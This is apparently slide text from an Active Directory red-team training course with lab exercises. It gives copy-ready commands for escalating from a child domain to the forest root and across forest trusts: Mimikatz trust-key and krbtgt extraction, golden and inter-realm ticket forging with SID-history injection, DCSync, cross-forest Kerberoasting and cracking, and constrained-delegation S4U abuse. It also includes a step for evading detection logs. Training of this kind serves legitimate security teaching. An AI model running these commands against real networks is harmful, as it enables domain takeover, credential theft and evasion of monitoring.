
- Find out the machine where Azure AD Connect is installed.
- Compromise the machine and extract the password of AD Connect user in clear-text.
- Using the AD Connect user's password, extract secrets from us-dc and techcorp-dc.




Cross Domain Attacks – Forest Root

- sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user's domain is changed, they get a new SID and the old SID is added to sIDHistory.
- sIDHistory can be abused in two ways of escalating privileges within a forest:
 - krbtgt hash of the child
 - Trust tickets
- All the Privilege Escalation to techcorp.local we have seen till now needs some misconfiguration. These ones are 'working as intended'.

Child to Forest Root Trust Flow



Child to Forest Root Trust Flow Abuse



Cross Domain Attacks – Child to Forest Root - Trust Key

- So, what is required to forge trust tickets is, obviously, the trust key. Look for [In] trust key from child to parent.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -  
ComputerName us-dc
```

or

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:us\techcorp$"'
```

or

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

- We can also use any of the earlier discussed tools to extract trust keys.

Cross Domain Attacks – Child to Forest Root - Trust Key

- Let's forge an inter-realm TGT:

```
Invoke-Mimikatz -Command '"kerberos::golden  
/domain:us.techcorp.local /sid:S-1-5-21-210670787-  
2521448726-163245708 /sids:S-1-5-21-2781415573-  
3701854478-2406986946-519  
/rc4:b59ef5860ce0aa12429f4f61c8e51979  
/user:Administrator /service:krbtgt  
/target:techcorp.local  
/ticket:C:\AD\Tools\trust_tkt.kirbi"'
```

Cross Domain Attacks – Child to Forest Root - Trust Key

Invoke-Mimikatz -Command	
Kerberos::golden	The mimikatz module
/domain:us.techcorp.local	FQDN of the current domain
/sid:S-1-5-21-210670787-2521448726-163245708	SID of the current domain
/sids:S-1-5-21-2781415573-3701854478-2406986946 -519	SID of the enterprise admins group of the parent domain
/rc4: b59ef5860ce0aa12429f4f61c8e51979	RC4 of the trust key
/user:Administrator	User to impersonate
/service:krbtgt	Target service in the parent domain
/target:techcorp.local	FQDN of the parent domain
/ticket:C:\AD\Tools\kekeo\trust_tkt.kirbi	Path where ticket is to be saved

Cross Domain Attacks – Child to Forest Root - Trust Key

- Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket with Kekeo (<https://github.com/gentilkiwi/kekeo/>):
`tgs::ask /tgt:C:\AD\Tools\trust_tkt.kirbi /service:CIFS/techcorp-dc.techcorp.local`
Or using older version of Kekeo
`.\asktgs.exe C:\AD\Tools\trust_tkt.kirbi CIFS/techcorp-dc.techcorp.local`
- Tickets for other services (like HOST and RPCSS for WMI, HTTP for PowerShell Remoting and WinRM) can be created as well.

Cross Domain Attacks – Child to Forest Root - Trust Key

- Use the TGS to access the targeted service (may need to use it twice).

```
misc::convert 1sa
```

```
TGS_Administrator@us.techcorp.local_krbtgt~TECHCORP.LOCAL@US.TECHCORP.LOCAL.kirbi
```

Or

```
.\kirbikator.exe 1sa .\CIFS.techcorp-dc.techcorp.local.kirbi
```

```
1s \\techcorp-dc.techcorp.local\c$
```

Cross Domain Attacks – Child to Forest Root - Trust Key

- Using Rubeus.

```
.\Rubeus.exe asktgs /ticket:C:\AD\Tools\trust_tkt.kirbi  
/service:cifs/techcorp-dc.techcorp.local /dc:techcorp-  
dc.techcorp.local /ptt
```

```
1s \\techcorp-dc.techcorp.local\c$
```

Hands-On 20

- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the domain trust key.

Cross Domain Attacks – Child to Forest Root - krbtgt

- We will abuse sIDhistory once again

```
Invoke-Mimikatz -Command '"kerberos::golden  
/user:Administrator /domain:us.techcorp.local /sid:S-1-  
5-21-210670787-2521448726-163245708  
/krbtgt:b0975ae49f441adc6b024ad238935af5 /sids:S-1-5-21-  
2781415573-3701854478-2406986946-519 /ptt"'
```

In the above command, the mimikatz option "/sids" is forcefully setting the sIDHistory for the Enterprise Admin group for us.techcorp.local that is the Forest Enterprise Admin Group.

Cross Domain Attacks – Child to Forest Root - krbtgt

- We can now access techcorp-dc as Administrator:

```
ls \\techcorp-dc.techcorp.local\C$
```

```
Enter-PSSession techcorp-dc.techcorp.local
```

Cross Domain Attacks – Child to Forest Root - krbtgt

- Avoid suspicious logs by using Domain Controllers group

```
Invoke-Mimikatz -Command '"kerberos::golden /user:us-dc$  
/domain:us.techcorp.local /sid:S-1-5-21-210670787-  
2521448726-163245708 /groups:516  
/krbtgt:b0975ae49f441adc6b024ad238935af5 /sids:S-1-5-21-  
2781415573-3701854478-2406986946-516,S-1-5-9 /ptt"'
```

- S-1-5-21-2578538781-2508153159-3419410681-516 – Domain Controllers

S-1-5-9 – Enterprise Domain Controllers

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:techcorp\Administrator /domain:techcorp.local"'
```

Hands-On 21

- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the krbtgt hash of us.techcorp.local.

Cross Forest Attacks

- We now have Enterprise Admin privileges in the techcorp.local forest.
- Let's discuss some techniques to move across forest trusts.

Cross Forest Attacks - Kerberoast

- It is possible to execute Kerberoast across Forest trusts.
- Let's enumerate named service accounts across forest trusts
- Using PowerView

```
Get-DomainTrust | ?{$_.TrustAttributes -eq  
'FILTER_SIDS'} | %{Get-DomainUser -SPN -Domain  
$_.TargetName}
```

- Using ActiveDirectory Module:


```
Get-ADTrust -Filter 'IntraForest -ne $true' | %{Get-  
ADUser -Filter {ServicePrincipalName -ne "$null"}} -  
Properties ServicePrincipalName -Server $_.Name}
```

Cross Forest Attacks - Kerberoast

- Request a TGS
`C:\AD\Tools\Rubeus.exe kerberoast /user:storagesvc /simple /domain:eu.local /outfile:euhashes.txt`
- Check for the TGS
`klist`
- Crack using John
`john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\hashes.txt`
- Request TGS across trust using PowerShell
`Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList MSSQLSvc/eu-file.eu.local@eu.local`

Hands-On 22

- Find a service account in the eu.local forest and Kerberoast its password.



Privilege Escalation – Constrained Delegation with Protocol Transition

- The classic Constrained Delegation does not work across forest trusts.
- But we can abuse it once we have a beachhead/foothold across forest trust.

- Using PowerView

```
Get-DomainUser -TrustedToAuth -Domain eu.local
```

```
Get-DomainComputer -TrustedToAuth -Domain eu.local
```

- Using ActiveDirectory module:

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -  
Properties msDS-AllowedToDelegateTo -Server eu.local
```

Privilege Escalation – Constrained Delegation with Protocol Transition

- We can request an alternate ticket using Rubeus

```
C:\AD\Tools\Rubeus.exe hash /password:Qwerty@2019  
/user:storagesvc /domain:eu.local
```

```
C:\AD\Tools\Rubeus.exe s4u /user:storagesvc  
/rc4:5C76877A9C454CDED58807C20C20AEAC  
/impersonateuser:Administrator /domain:eu.local  
/msdsspn:nmagent/eu-dc.eu.local /altservice:ldap /dc:eu-  
dc.eu.local /ptt
```

Privilege Escalation – Constrained Delegation with Protocol Transition

- Abuse the TGS to LDAP:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:eu\krbtgt  
/domain:eu.local"'
```


Or

```
C:\AD\Tools\SharpKatz.exe --Command dcsync --User eu\krbtgt --Domain  
eu.local --DomainController eu-dc.eu.local
```

```
C:\AD\Tools\SharpKatz.exe --Command dcsync --User eu\administrator -  
-Domain eu.local --DomainController eu-dc.eu.local
```


Hands-On 23

- Enumerate users in the eu.local domain for whom Constrained Delegation is enabled.
- Abuse the Delegation to execute DCSync attack against eu.local.



Cross Forest Attacks - Unconstrained Delegation

- Recall the Printer bug and its abuse from a machine with Unconstrained Delegation.
- We have used it to escalate privileges to Domain Admin and Enterprise Admin.
- It also works across a Two-way forest trust with TGT Delegation enabled!
- TGT Delegation is disabled by default and must be explicitly enabled across a trust for the trusted (target) forest.
- In the lab, TGTDelegation is set from usvendor.local to techcorp.local (but not set for the other direction).

Cross Forest Attacks - Unconstrained Delegation

- To enumerate if TGTDelegation is enabled across a forest trust, run the below command from a DC

```
netdom trust trustingforest /domain:trustedforest  
/EnableTgtDelegation
```

- In the lab, this is to be run on usvendor-dc

```
netdom trust usvendor.local /domain:techcorp.local  
/EnableTgtDelegation
```

